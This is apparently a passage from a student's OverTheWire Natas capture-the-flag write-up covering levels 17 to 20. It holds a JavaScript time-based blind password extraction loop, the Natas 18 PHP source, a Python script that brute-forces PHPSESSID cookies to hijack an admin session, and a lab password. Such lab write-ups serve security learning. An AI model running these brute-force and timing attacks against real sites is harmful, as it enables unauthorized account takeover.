                        console.log("Password: ", password);
                }
          }
        }
        // comment the above code after getting stuck in an infinite loop, copy the
password and put it in the password variable
        // then run this code again
        while(true) {
          for(let i = 0; i < valid_chars.length; i++) {
                let before = new Date().getTime();
                const text = await req(valid_chars[i] + password);
                let after = new Date().getTime();
                if((after - before) > (wait_time * 1000)) {
                        password = valid_chars[i] + password;
                        console.log("Password: ", password);
                }
          }
          if(password.length == 32) break;
        }

};

findpass();
```

17 July,24

Output:



17 July,24




Natas Level 18 → Level 19


Username: natas19

URL: http://natas19.natas.labs.overthewire.org

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
14:32
natas17.natas.labs.
natas18.natas.labs.
natas19.natas.labs.
natas18.natas.labs.overthewire.org/index-source.htm
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
$maxid = 640; // 640 should be enough for everyone
function isValidAdminLogin() { /* {{{ */
if($_REQUEST["username"] == "admin") {
/* This method of authentication appears to be unsafe and has been disabled for now. */
//return 1;
}
return 0;
}
/* }}} */
function isValidID($id) { /* {{{ */
return is_numeric($id);
}
/* }}} */
function createID($user) { /* {{{ */
global $maxid;
return rand(1, $maxid);
}
/* }}} */
function debug($msg) { /* {{{ */
if(array_key_exists("debug", $_GET)) {
print "DEBUG: $msg
";
}
}
/* }}} */
function my_session_start() { /* {{{ */
if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
if(!session_start()) {
debug("Session start failed");
return false;
} else {
debug("Session start ok");
if(!array_key_exists("admin", $_SESSION)) {
debug("Session was old: admin flag set");
31 level30:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Session ID brute force attack.

This approach works under the assumption that valid session IDs are numeric and within a certain range, and that one of these session IDs grants admin privileges.


Using this python code I successfully gained the password for natas19:

Python Code:


17 July,24

```
import requests
maxid = 641
url = "http://natas18.natas.labs.overthewire.org"
user = "natas18"
passwd = "6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ"
match = "You are an admin. The credentials for the next level are:"

for i in range(maxid):
    c = dict(PHPSESSID=str(i))
    h = requests.get(url, auth=(user, passwd), cookies=c)
    if match in str(h.content):
        print (h.content)
        break
```

Output:



17 July,24




Natas Level 19 → Level 20

Username: natas20


URL: http://natas20.natas.labs.overthewire.org

Try some usernames and passwords:

17 July,24

